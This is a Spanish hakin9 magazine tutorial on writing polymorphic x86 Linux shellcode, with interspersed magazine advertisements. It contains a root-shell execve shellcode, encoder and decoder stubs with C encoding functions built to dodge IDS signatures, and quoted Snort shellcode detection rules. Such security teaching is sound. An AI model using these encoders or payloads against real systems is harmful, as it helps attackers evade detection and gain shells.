

# Crear el shellcode polimórfico



Programación

Michał Piotrowski

Grado de dificultad



**En el artículo que apareció en el último número de la revista hakin9 hemos aprendido a crear y modificar el código de la capa. Además, nos hemos familiarizado con los problemas básicos relacionados con su elaboración, y con las técnicas que permiten pasar por alto de estos problemas. Ahora llegaremos a saber qué es el polimorfismo y cómo escribir los shellcodes indetectables para los IDS.**

Cuando nos ponemos a atacar un servicio de red, siempre existe el peligro de que nos vean los sistemas de detección de intrusiones (ingl. *Intrusion Detection System* – IDS) y aunque nuestro ataque tenga éxito, el administrador nos cazarán enseguida y nos cortará acceso a la red atacada. Así sucede porque la mayoría de los códigos de la capa tiene una estructura similar, utiliza las mismas llamadas de sistema e instrucciones del ensamblador, y por lo tanto, es fácil concebir sus firmas universales.

Una solución parcial al problema es la elaboración del shellcode polimórfico, que carezca de los rasgos característicos de los códigos típicos de la capa, desempeñando a la vez las mismas funciones. Esto parecerá difícil, pero en realidad, cuando dominemos ya la elaboración del shellcode como tal, no producirá dificultad alguna. Igual que en el artículo *Optimización de los shellcodes en Linux* de hakin9 5/2005, nuestro taller será compuesto de una plataforma x86 de 32 bits, un sistema Linux con un núcleo de la serie 2.4 (todos los ejemplos funcionan también en los sistemas con el núcleo de la serie 2.6) y de las herramientas Netwide Assembler (*nasm*) y *hexdump*.

Para no tener que empezar desde cero, emplearemos los tres programas anterior-

mente creados. Utilizaremos dos códigos de la capa, *write4.asm* y *shell4.asm*. Sus códigos fuente se presentan en los Listados 1 y 2, y su modo de transformarse en código máquina, en las Figuras 1 y 2. Para probar nuestros shellcodes utilizaremos el programa *test.c*, que se muestra en el Listado 3.

## Código desarrollado de la capa

Nuestro objetivo consiste en escribir un código que esté formado por dos elementos: las funciones del descifrador y el shellcode cifrado. La regla general de su funcionamiento se basa en

## En este artículo aprenderás...

- cómo escribir el código polimórfico de la capa,
- cómo crear un programa que concede a los shellcodes características polimórficas.

## Lo que deberías saber...

- utilizar el sistema Linux,
- deberías tener conocimientos básicos de programación en C y en el ensamblador.

## Polimorfismo

La palabra *polimorfismo* viene de la lengua griega y significa *formas múltiples*. En la informática el término ha sido aprovechado por la primera vez por un cracker búlgaro apodado Dark Avenger, que en el año 1992 ha creado el primer virus polimórfico de ordenador. En general, la meta de emplear el código polimórfico reside en evitar ser detectado por ser de acorde con unos padrones, o sea, ciertas características, que permiten identificar un código determinado. La tecnología de buscar padrones se emplea ampliamente en los programas antivirus, así como en los sistemas de detección de intrusiones.

El mecanismo por el cual el polimorfismo suele introducirse en el código de los programas de ordenador es la encriptación. Se cifra el código propio, que desempeña las funciones clave del programa, agregándose al programa una diminuta función cuyo único destino consiste en descifrar y arrancar el código original.

## Firmas

El elemento clave de todos los sistemas de detección de intrusiones de red (ingl. *Network Intrusion Detection System* – NIDS) es su base de firmas, o sea, un conjunto de rasgos característicos de un ataque, o un tipo de ataques. El sistema NIDS intercepta todos los paquetes enviados en la red y trata de confrontarlos con alguna de sus firmas, iniciando el alarma en el momento en que se produzca la semejanza. Los sistemas más avanzados son además capaces de reconfigurar el sistema de cortafuegos de forma que no deje pasar el tráfico proveniente de la dirección IP que pertenece al intruso.

Aquí tenemos tres firmas de ejemplo para el programa Snort que reconocen la mayoría de los shellcodes típicos de los sistemas Linux. La primera detecta la función `setuid` (los bytes `B0 17 CD 80`), la segunda, la serie de caracteres `/bin/sh`, y la tercera, la trampa `NOOP`:

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 setuid 0"; content:"|B0 17 CD 80|";
reference:arachnids,436; classtype:system-call-detect;
sid:650; rev:8;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE Linux shellcode";
content:"|90 90 90 E8 C0 FF FF FF|/bin/sh";
reference:arachnids,343; classtype:shellcode-detect;
sid:652; rev:9;)

alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any
(msg:"SHELLCODE x86 NOOP"; content:"aaaaaaaaaaaaaaaaaaaa";
classtype:shellcode-detect; sid:1394; rev:5;)
```

El código polimórfico es mucho más difícil de percibir por los sistemas IDS que el típico código de la capa, pero hay que recordar que el polimorfismo no soluciona todos los problemas. La mayoría de los sistemas de detección de intrusiones contemporáneos utiliza, además de las firmas, las técnicas más o menos avanzadas que permiten detectar también el código cifrado de la capa. Las técnicas más populares incluyen el descubrimiento de la cadena `NOOP`, la detección de las funciones del descifrador y la emulación del código.

que después de arrancar el código, y tras introducirlo en el buffer de un programa susceptible, la función del descifrador descifra primero el código del shellcode y luego transmite allí la dirección. Figura 3 presenta la estructura de un shellcode desarrollado, mientras que las etapas seleccionadas de su operación se muestran en la Figura 4.

## Descifrador

La tarea del descifrador es descifrar el código de la capa. La forma de hacerlo es libre, pero más a menudo se emplean cuatro métodos, que utilizan las instrucciones básicas del ensamblador:

- sustracción (la instrucción `sub`) – de los respectivos bytes del

### Listado 1. El fichero `write4.asm`

```
1: BITS 32
2:
3: ; write(1,"hello, world!",14)
4: push word 0x0a21
5: push 0x646c726f
6: push 0x77202c6f
7: push 0x6c6c6568
8: mov ecx, esp
9: push byte 4
10: pop eax
11: push byte 1
12: pop ebx
13: push byte 14
14: pop edx
15: int 0x80
16:
17: ; exit(0)
18: mov eax, ebx
19: xor ebx, ebx
20: int 0x80
```

### Listado 2. El fichero `shell4.asm`

```
1: BITS 32
2:
3: ; setreuid(0, 0)
4: push byte 70
5: pop eax
6: xor ebx, ebx
7: xor ecx, ecx
8: int 0x80
9:
10: ; execve("/bin//sh",
    ["/bin//sh", NULL], NULL)
11: xor eax, eax
12: push eax
13: push 0x68732f2f
14: push 0x6e69622f
15: mov ebx, esp
16: push eax
17: push ebx
18: mov ecx, esp
19: cdq
20: mov al, 11
21: int 0x80
```

### Listado 3. El fichero `test.c`

```
char shellcode[]="";
main() {
    int (*shell)();
    (int)shell = shellcode;
    shell();
}
```

código de la capa cifrado se sustraen ciertos valores numéricos,

- adición (la instrucción `add`) – a los respectivos bytes del código de

```
~/shellcode
[enc]$ nasm write4.asm
[enc]$ hexdump -C write4
00000000 66 68 21 0a 68 6f 72 6c 64 68 6f 2c 20 77 68 68 |fh!.horldho, whh|
00000010 65 6c 6c 89 e1 6a 04 58 6a 01 5b 6a 0e 5a cd 80 |e1l..j.Xj.[j.2..|
00000020 89 d8 31 db cd 80 |..1...|
00000026
[enc]$
```

Figura 1. El shellcode write4

```
~/shellcode
[enc]$ nasm shell4.asm
[enc]$ hexdump -C shell4
00000000 6a 46 58 31 db 31 c9 cd 80 31 c0 50 68 2f 2f 73 |jFX1.1...1.Ph//s|
00000010 68 68 2f 62 69 6e 89 e3 50 53 89 e1 99 b0 0b cd |hh/bin..PS.....|
00000020 80 |.|
00000021
[enc]$
```

Figura 2. El shellcode shell4




Figura 3. La estructura del código polimórfico




Figura 4. Las etapas de funcionamiento del código polimórfico

- la capa se añaden ciertos valores numéricos,
- diferencia simétrica (la instrucción `xor`) – los respectivos bytes del código de la capa se someten a la operación de diferencia simétrica, con el valor definido,
  - transposición (la instrucción `mov`) – los bytes del código de la capa intercambian sus posiciones entre sí.

El Listado 4 presenta el código fuente del descifrador, que emplea la instrucción de sustracción. Tratemos de seguir su funcionamiento. Empezamos por la tercera línea del código fuente y del lugar marcado como `three`. Allí se halla la instrucción `call`, que muda la ejecución del programa al lugar `one` y al mismo tiempo mete en la pila el valor de la dirección de la instrucción marcada como `four` que está después del código del

Listado 4. El fichero `decode_sub.asm`

```

1: BITS 32
2:
3: jmp short three
4:
5: one:
6: pop esi
7: xor ecx, ecx
8: mov cl, 0
9:
10: two:
11: sub byte [esi + ecx - 1], 0
12: sub cl, 1
13: jnz two
14: jmp short four
15:
16: three:
17: call one
18:
19: four:
  
```

descifrador: en nuestro caso, será el principio del shellcode cifrado.

En la sexta línea sacamos la dirección de la pila y la fijamos en el registro ESI, fijamos el registro ECX en cero (línea 7) y colocamos en él (línea 8) un número que es de un byte y que determina la longitud del código cifrado de la capa. De momento este número es cero, pero lo cambiaremos en el futuro. Entre las líneas 10 y 14 hay un bucle, que se ejecutará tantas veces, cuantos bytes forman parte del shellcode cifrado. En las iteraciones siguientes el número fijado en el registro ECX se irá disminuyendo por uno (la instrucción `sub cl, 1` en la línea 12) y el bucle terminará su operación sólo cuando este valor baje a cero. La instrucción `jnz two` (*Jump if Not Zero*)

```
~/shellcode
[enc]$ nasm decode_sub.asm
[enc]$ hexdump -C decode_sub
00000000 eb 11 5e 31 c9 b1 00 80 6c 0e ff 00 80 e9 01 75 |..^1...1.....u|
00000010 f6 eb 05 e8 ea ff ff ff |.....|
00000018
[enc]$ ndisasm decode_sub
00000000 EB11 jmp short 0x13
00000002 5E pop si
00000003 31C9 xor cx,cx
00000005 B100 mov cl,0x0
00000007 806C0EFF sub byte [si+0xe],0xff
00000008 00B0E901 add [bx+si+0x1e9],al
0000000F 75F6 jnz 0x7
00000011 EB05 jmp short 0x18
00000013 E8EAF7 call 0x0
00000016 FF db 0xFF
00000017 FF db 0xFF
[enc]$
```


Figura 5. Compilación del descifrador `decode_sub.asm`

**Listado 5.** El fichero *encode1.c*

```

#include <stdio.h>
char shellcode[] =
    "\x66\x68\x21\x0a\x68\x6f\x72\x6c\x64\x68\x6f\x2c\x20\x77\x68\x68"
    "\x65\x6c\x6c\x89\xe1\x6a\x04\x58\x6a\x01\x5b\x6a\x0e\x5a\xcd\x80"
    "\x89\xd8\x31\xdb\xcd\x80";
int main() {
    char *encode;
    int shellcode_len, encode_len;
    int count, i, l = 16;
    int offset = 1;
    shellcode_len = strlen(shellcode);
    encode = (char *) malloc(shellcode_len);
    for (count = 0; count < shellcode_len; count++)
        encode[count] = shellcode[count] + offset;
    printf("Encoded shellcode (%d bytes long):\n", strlen(encode));
    printf("char shellcode[] =\n");
    for (i = 0; i < strlen(encode); ++i) {
        if (l >= 16) {
            if (i) printf("\n");
            printf("\t");
            l = 0;
        }
        ++l;
        printf("\\x%02x", ((unsigned char *) encode)[i]);
    }
    printf("\n");
    free(encode);
    return 0;
}

```



```

~/shellcode
[enc]$ gcc -o encode1 encode1.c
[enc]$ ./encode1
Encoded shellcode (38 bytes long):
char shellcode[] =
    "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
    "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
    "\x8a\xd9\x32\xdc\xce\x81";
[enc]$

```

**Figura 6.** Compilación y funcionamiento del programa *encode1.c***Listado 6.** La versión modificada del fichero *test.c*

```

char shellcode[] =
    //decoder - decode_sub
    "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x6c\x0e\xff\x01\x80\x9e\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\xff"
    //encoded shellcode - write4
    "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
    "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
    "\x8a\xd9\x32\xdc\xce\x81";
main() {
    int (*shell)();
    (int) shell = shellcode;
    shell();
}

```

irá saltando al inicio del bucle marcado como `two` hasta que el resultado de la sustracción no sea cero.

La línea 11 contiene la propia instrucción que descifra el código de la capa: sustrae cero de los sucesivos

bytes del shellcode (mirando desde el final). Claro, la sustracción del cero no tiene sentido como tal, pero de esto nos ocuparemos a continuación del artículo. Cuando todo el código recupera su forma original, el des-

cifrador salta (línea 14) a su inicio, lo que provoca la ejecución de las instrucciones allí presentes.

La compilación del código del descifrador corre de forma idéntica que la compilación del código de la capa, lo que se ha demostrado en la Figura 5. Como vemos, el código contiene dos bytes cero, que corresponden a los ceros de las líneas 8 y 11 del código fuente del programa *decode\_sub.asm*. Los cambiaremos por los valores correctos, diferentes de cero, cuando juntemos el descifrador con el código cifrado de la capa.

**Cifrando el shellcode**

Contamos ya con la función descifradora, nos falta todavía el shellcode cifrado. También tenemos los shellcodes como tales: *write4* y *shell4*. De modo que debemos transformarlos a una forma que colabore con el descifrador. Podríamos hacerlo manualmente, añadiendo a cada byte un valor escogido, pero tal solución es poco eficaz, además de incómoda a largo plazo. En cambio, nos ayudaremos de un programa nuevo que se llama *encode1.c* y se presenta en el Listado 5.

El programa añade a cada byte de la variable carácter `shellcode` el valor determinado en la variable `offset`. En este caso modificamos el código de la capa *write4*, aumentando cada byte por 1. La compilación del programa y el resultado de tal operación los vemos en la Figura 6. Si comparamos ahora el shellcode original con el cifrado, notaremos que de verdad difieren por 1. Además, el código que acabamos de obtener como resultado de la operación del programa *encode1* no contiene los bytes cero (`0x00`), y por lo tanto puede inyectarse en un programa susceptible a la atestadura del buffer.

**Reunimos el descifrador con el código**

Ahora disponemos del descifrador y del código cifrado. Sólo nos queda juntarlos y comprobar, si en conjunto marcha como lo esperamos. Escribimos todo en la variable `shellcode` del programa *test.c*

```

~/shellcode
[enc]$ cat test.c
char shellcode[] =

    //decoder - decode_sub
    "\xeb\x11\x5e\x31\xc9\xb1\x26\x80\x6c\x0e\xff\x01\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\xff"

    //encoded shellcode - write4
    "\x67\x69\x22\x0b\x69\x70\x73\x6d\x65\x69\x70\x2d\x21\x78\x69\x69"
    "\x66\x6d\x6d\x8a\xe2\x6b\x05\x59\x6b\x02\x5c\x6b\x0f\x5b\xce\x81"
    "\x8a\xd9\x32\xdc\xce\x81";

main()
{
    int (*shell)();
    (int)shell = shellcode;
    shell();
}
[enc]$ gcc -o test test.c
[enc]$ ./test
hello, world!
[enc]$

```

**Figura 7.** Examinamos el funcionamiento del código polimórfico

**Listado 7.** El fichero `decode_mov.asm`

```

1: BITS 32
2:
3:  jmp short three
4:
5:  one:
6:  pop esi
7:  xor eax, eax
8:  xor ebx, ebx
9:  xor ecx, ecx
10: mov cl, 0
11:
12: two:
13: mov byte al, [esi + ecx - 1]
14: mov byte bl, [esi + ecx - 2]
15: mov byte [esi + ecx - 1], bl
16: mov byte [esi + ecx - 2], al
17: sub cl, 2
18: jnz two
19: jmp short four
20:
21: three:
22: call one
23:
24: four:

```

(Listado 6), pero los dos bytes cero que se encontraban en el código del descifrador los hemos cambiado por los valores `\x26` (el largo del código cifrado es de 38 bytes, 26 en el sistema hexadecimal) y `\x01` (para recibir el código original de la capa debemos reducir el valor de cada byte por 1) respectivamente. Como observamos en la Figura 7, nuestro nuevo código polimórfico de la capa funciona correctamente: el shellcode original se descifra y escribe su mensaje en la salida estándar.

## Construimos el motor

Ya sabemos dar los rasgos polimórficos a los shellcodes, ocultándolos gracias a ello para los sistemas de detección de intrusiones. Intentemos, entonces, escribir un programa sencillo que permita automatizar todo el proceso: en su entrada reciba el shellcode en la versión original, lo cifre y agregue el descifrador apropiado.

```

~/shellcode
[enc]$ nasm decode_add.asm
[enc]$ nasm decode_xor.asm
[enc]$ nasm decode_mov.asm
[enc]$ hexdump -C decode_add
00000000 eb 11 5e 31 c9 b1 00 80 44 0e ff 00 80 e9 01 75 |..^1...D.....u|
00000010 f6 eb 05 e8 ea ff ff ff |.....|
00000018
[enc]$ hexdump -C decode_xor
00000000 eb 11 5e 31 c9 b1 00 80 74 0e ff 00 80 e9 01 75 |..^1...t.....u|
00000010 f6 eb 05 e8 ea ff ff ff |.....|
00000018
[enc]$ hexdump -C decode_mov
00000000 eb 20 5e 31 c0 31 db 31 c9 b1 00 8a 44 0e ff 8a |. ^1.1.1...D...|
00000010 5c 0e fe 88 5c 0e ff 88 44 0e fe 80 e9 02 75 eb |...\...D.....u.|
00000020 eb 05 e8 db ff ff ff |.....|
00000027
[enc]$

```

**Figura 8.** Los descifradores `add`, `xor` y `mov`

**Listado 8.** Definición de los descifradores

```

char decode_sub[] =
    "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x6c\x0e\xff\x00\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_add[] =
    "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x44\x0e\xff\x00\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_xor[] =
    "\xeb\x11\x5e\x31\xc9\xb1\x00\x80\x74\x0e\xff\x00\x80\xe9\x01\x75"
    "\xf6\xeb\x05\xe8\xea\xff\xff\xff";
char decode_mov[] =
    "\xeb\x20\x5e\x31\xc0\x31\xdb\x31\xc9\xb1\x00\x8a\x44\x0e\xff\x8a"
    "\x5c\x0e\xfe\x88\x5c\x0e\xff\x88\x44\x0e\xfe\x80\xe9\x02\x75\xeb"
    "\xeb\x05\xe8\xdb\xff\xff\xff";

```

Empezamos creando los descifradores que emplearán las instrucciones `add`, `xor` y `mov`. Los llamaremos `decode_add`, `decode_xor` y `decode_mov` respectivamente. Puesto que los códigos fuente de las funciones `decode_add` y `decode_xor` difieren respecto a la `decode_sub`, que se ha creado antes, sólo por una instrucción en la línea 11, no los fijaremos en toda su extensión. Basta que la línea 11 se cambie por `add byte [esi + ecx - 1], 0` (en el caso de `decode_add`) o `xor byte [esi + ecx - 1], 0` (para `decode_xor`). El código fuente de `decode_mov` (publicado en el Listado 7) es un poco distinto y emplea cuatro instrucciones `mov`, que hacen cada dos bytes vecinos intercambiar sus posiciones. Compilamos los códigos, obteniendo como resultado los programas que se exhiben en la Figura 8. Luego los transformamos a la forma de las variables carácter e introducimos en el fichero fuente de nuestro motor `encodee.c` (Listado 8).

Details:  
Radosław Karpacz  
tel. +48 22 887 14 48  
fax +48 22 887 10 11  
radoslaw.karpacz@software.com.pl

29<sup>th</sup>-30<sup>th</sup> November 2005  
Berlin, Germany

23<sup>rd</sup>-24<sup>th</sup> February 2006  
Prague, Czech Republic

# IT SYSTEM PROTECTION AND PENETRATION TECHNIQUES

TRACK 29



**IT UNDERGROUND**  
IT ПИДЕКЕВОИД

Widespread, unlimited access to the worldwide web has forced us all to face the kind of dangers, which in the past had only appeared in the visions of science-fiction writers and film directors. Increasingly powerful computers, broadband connections and the ingenuity of Internet villains force the people responsible for network security to remain vigilant at all times. This requires expert knowledge, so learn from the best.

Most speeches/workshops will be conducted in BYOL (Bring Your Own Laptop) mode, aimed at participants who brought their own laptops and therefore would be able to actively participate in sessions.

#### Conference subjects:

- Application attacks (Windows, Linux, Unix).
- Application security.
- Computer forensics and log analysis.
- Hacking techniques.
- Zero Day defense.
- Anonymity and Privacy on the Internet.
- Operating system hardening (OWL, PAX, SELinux).
- Security of:
  - networks (WLAN, LAN/WAN, VPN),
  - databases,
  - workstations,
- Security certificates

#### Organizers:



#### Media partners:



**LIMITED  
ATTENDANCE**

[www.itunderground.org](http://www.itunderground.org)

**Listado 9. Las funciones de encriptación**

```

char *encode_sub(char *scode, int offset) {
    char *ecode = NULL;
    int scode_len = strlen(scode);
    int i;
    ecode = (char *) malloc(scode_len);
    for (i = 0; i < scode_len; i++) {
        ecode[i] = scode[i] + offset;
        if (ecode[i] == '\0') {
            free(ecode);
            ecode = NULL;
            break;
        }
    }
    return ecode;
}

char *encode_add(char *scode, int offset) {
    char *ecode = NULL;
    int scode_len = strlen(scode);
    int i;
    ecode = (char *) malloc(scode_len);
    for (i = 0; i < scode_len; i++) {
        ecode[i] = scode[i] - offset;
        if (ecode[i] == '\0') {
            free(ecode);
            ecode = NULL;
            break;
        }
    }
    return ecode;
}

char *encode_xor(char *scode, int offset) {
    char *ecode = NULL;
    int scode_len = strlen(scode);
    int i;
    ecode = (char *) malloc(scode_len);
    for (i = 0; i < scode_len; i++) {
        ecode[i] = scode[i] ^ offset;
        if (ecode[i] == '\0') {
            free(ecode);
            ecode = NULL;
            break;
        }
    }
    return ecode;
}

char *encode_mov(char *scode) {
    char *ecode = NULL;
    int scode_len = strlen(scode);
    int ecode_len = scode_len;
    int i;
    if ((i = scode_len % 2) > 0)
        ecode_len++;
    ecode = (char *) malloc(ecode_len);
    for (i = 0; i < scode_len; i += 2) {
        if (i + 1 == scode_len)
            ecode[i] = 0x90;
        else
            ecode[i] = scode[i + 1];
            ecode[i + 1] = scode[i];
    }
    return ecode;
}

```

**Funciones de encriptación**

Ahora tenemos que crear cuatro funciones que descarguen el shellcode en su forma original y lo cifren. Las llamaremos: `encode_sub`, `encode_add`, `encode_xor` y `encode_mov` respectivamente. Las tres primeras tomarán por argumento un indicador del shellcode que queremos cifrar y una clave en la forma del valor del desplazamiento, y devolverán el indicador del código que acabe de crearse. Si en curso de la encriptación en el shellcode aparece un byte cero, las funciones abortarán su funcionamiento y devolverán NULL.

Es un poco distinta la función `encode_mov`, que admite sólo un argumento (shellcode) e intercambia en él las posiciones de cada dos bytes vecinos. Para evitar errores relacionados con la modificación de un código de número impar de los bytes, la función examina el largo del shellcode y si hace falta, intercambia el último byte con la instrucción NOP (0x90). Gracias a ello, el largo del código siempre será una multiplicidad del 2. Todas las cuatro funciones las presenta el Listado 9.

**Las funciones que reúnen el descifrador con el código cifrado**

Para juntar el código del descifrador con el shellcode cifrado empleamos también una de las cuatro funciones, que son: `add_sub_decoder`, `add_add_decoder`, `add_xor_decoder` y `add_mov_decoder`. Cada una modifica el descifrador en una variable correspondiente de forma que el conjunto de ceros presentes en éste intercambie el largo del código cifrado y el valor del desplazamiento. Luego reúne el descifrador con el código cifrado que se ha descargado como argumento, y devuelve después el indicador al código listo y polimórfico. El Listado 10 presenta una de estas funciones. Las demás forman parte del fichero `encodee.c` publicado en *hakin9.live*.

**Funciones complementarias y la función principal**

Necesitamos aún unas funciones complementarias, que harán más fácil

# ONLY FRESH IDEAS TO ORDER: SHOP.SOFTWARE.COM.PL

**SDJ + CD** Visual Prolog 6.3 Personal Edition • WIN-PROLOG 4.600

**Software Developer's JOURNAL**  
new ideas & solutions for professional programmers

12 1100 Okładka 2005 waga 26,75 g, okładka 160 g, INKOD 20051X, format 8 100 mm

**SZTUCZNA INTELIGENCJA**

Sieci neuronowe w grach  
Implementacja sieci neuronowej jako jednostki kontrolującej obiekty w grze komputerowej

Praktyczna realizacja sieci neuronowej dla OCR  
Piszemy program do rozpoznawania znaków z kodem źródłowym

Testy modułowe z wykorzystaniem TDD  
Joanna Nowakowska oraz Lucjan Stapp opisują metody testów modułowych

Zbudujmy sobie bazę danych - LHM:DB cz. 2  
Budujemy warstwę przechowywania danych

Inteligentny Chatbot  
Ehab El-agay i Moustafa Zamzam opisują jak stworzyć własny chatbot rozpoznający zachowania użytkownika

Agata Report - narzędzie do raportowania  
Pablo Dall'Óglio przedstawia proste generowanie raportów

**6 książek e-books za darmo**

Ferrando, A. Patterns and Scales w. 2  
Prong and Rurud - Language Analysis  
Journals Content Programming from the Ground Up  
W. R. Venables, G. M. Smith, and the R Development Core Team  
An Introduction to R  
Mark Wharton: Practical Artificial Intelligence Programming in Java  
Tim Hendershot: Real Time Search  
Anthony A. Kelly, Compiler Construction using Flex and Bison

**NA CD:**  
Specjalnie dla czytelników SDJ

**HIT!**  
Visual Prolog 6.3 Personal Edition  
pełna wersja zawierająca dodatkową pakietę GUI

**WIN-PROLOG 4.600**  
90 dniowa wersja ewaluacyjna

**WARSZTATY**  
Pisanie aplikacji w Qt 4.0 cz. 3  
Jacek Nowakowski, Andrzej Jędrzejko, Andrzej Kozłowski

**BIBLIOTEKA MIESIĄCA**  
Schemat - od pier-  
wotnych programów  
do nowoczesnych narzędzi w Qt

11 11 000 079

**hacking**  
Hard Core IT Security Magazine

**Port knocking**  
Acceso sólo para enterados

**Caos en los dispositivos Cisco**  
Ataque sobre el nivel dos del modelo OSI

**VPN peligrosas**  
Detección de conexiones y toma de control

**PRINCIPIANTES**  
Todo sobre las botnets  
Construcción y funcionamiento de la red de bots IRC

**Shellcodes polimórficos**  
Creamos un código de capa difícil de detectar

**Anasil 3.1**  
EN EL CD  
Análisis de una red Ethernet y decodificación de protocolos

**LIVE DEMONSTRACIÓN**  
boreses prácticas comprensibles

**¿Cómo defendernos?**

**¿Cómo funcionan los botnets? - Shellcodes polimórficos - 6 tutoriales**

Detección de VPN - Port knocking - ¿Cómo funcionan los botnets? - Shellcodes polimórficos - 6 tutoriales

EN EL CD: hacking live reperto de herramientas de seguridad  
H3 Anasil herramienta avanzada para el análisis de una red Ethernet y la decodificación de protocolos - versión completamente funcional válida por 90 días  
6 tutoriales incluyendo uno nuevo port knocking

11 11 000 079

**2xCD MULTIMEDIALNY KURS - NOWOŚCI PHOTOSHOP CS2**

**psd**  
www.psdmag.org

**UŻYTKOWNIKÓW PROGRAMU ADOBE PHOTOSHOP**

**80 000**  
fotografii  
royalty free!!!  
Inscrypcje na CD  
Na CD filmy instruktażowe

**Komputerowe kolorowanie ilustracji i komiksów**

**Making of: Inside the Puppet's Soul**

**Fasada rzeczywistości**  
surrealistyczny fotomontaż

**Leśna wroźka**  
jesienna grafika

**Wolny strzelec**  
wszystko o tej profesji

**Powakacyjny retusz**  
jak ulepszyć wspomnienia

11 11 000 079

**2DVD Mandriva 2006.0 Slackware 10.2**

**LINUX+**

LA MAYOR REVISTA EUROPEA SOBRE EL LINUX

**¡NAVIDADES DE SANGRE 2005 CON LINUX+ LIVE GAMES!**

Reúne a los amigos y juega en red, sin instalar! Juegos de tiro (Cube), carreras de coches (Turbo Sliders) y juegos estratégicos (Glest)

**Counter-Strike: Source**  
ejecutamos el servidor de los juegos FPS de Linux más populares del mundo!  
(descargable en Linux+ Live DVD)

**LIBROS EN EL FORMATO PDF**  
Programming Linux Games (433 páginas)  
Version Control with Subversion (299 páginas)

**Blogs modernos: administración y control**  
Drivel y BlogGTK en GNOME

**Ratones con muchas funciones y joysticks**  
Eempleamos todos los botones y ruedecitas

**Escribimos un juego al estilo de River Raid**  
Eempleamos el lenguaje C++, el motor Kyra y las bibliotecas SDL

**Eres piloto de un avión de caza; te espera tu misión**  
Jugamos a GL-17 en Linux+ Live DVD

**Podcast en Linux**  
Transmisión de radio por los canales RSS

**SÓLO EN NUESTRA REVISTA**  
Cedega Time Demo

**Transportamos los juegos de Windows a Linux**  
Hablamos con Ryan Gordon

**Exploración de fotos digitales**  
DigiKam en KDE

**EN EL DVD**  
Mandriva 2006.0  
distribución de Linux. Fácil ser vicio con las aplicaciones más modernas Linux 2.6.8.6, X.org 6.8.0, KDE 3.4.2, GNOME 2.20, OpenOffice.org 2.1.0, Firefox 1.5.0

**Slackware 10.2**  
distribución de Linux simple, segura y estable

**Cedega Time Demo**  
ejecución de los juegos de Windows en Linux

**Opera 8.5**  
navegador más rápido de páginas Web - versión beta programada

**PARA PRINCIPIANTES**  
AJSL en Linux  
configuración sin problema

11 11 000 079

**Software Developer's JOURNAL**  
new ideas & solutions for professional programmers  
Polish, English and French language versions

**.psd**  
Adobe Photoshop users magazine  
Polish, French and Italian language versions

**Linux+ DVD**  
Europe's biggest Linux magazine  
Polish, French, Spanish, Czech and German language versions

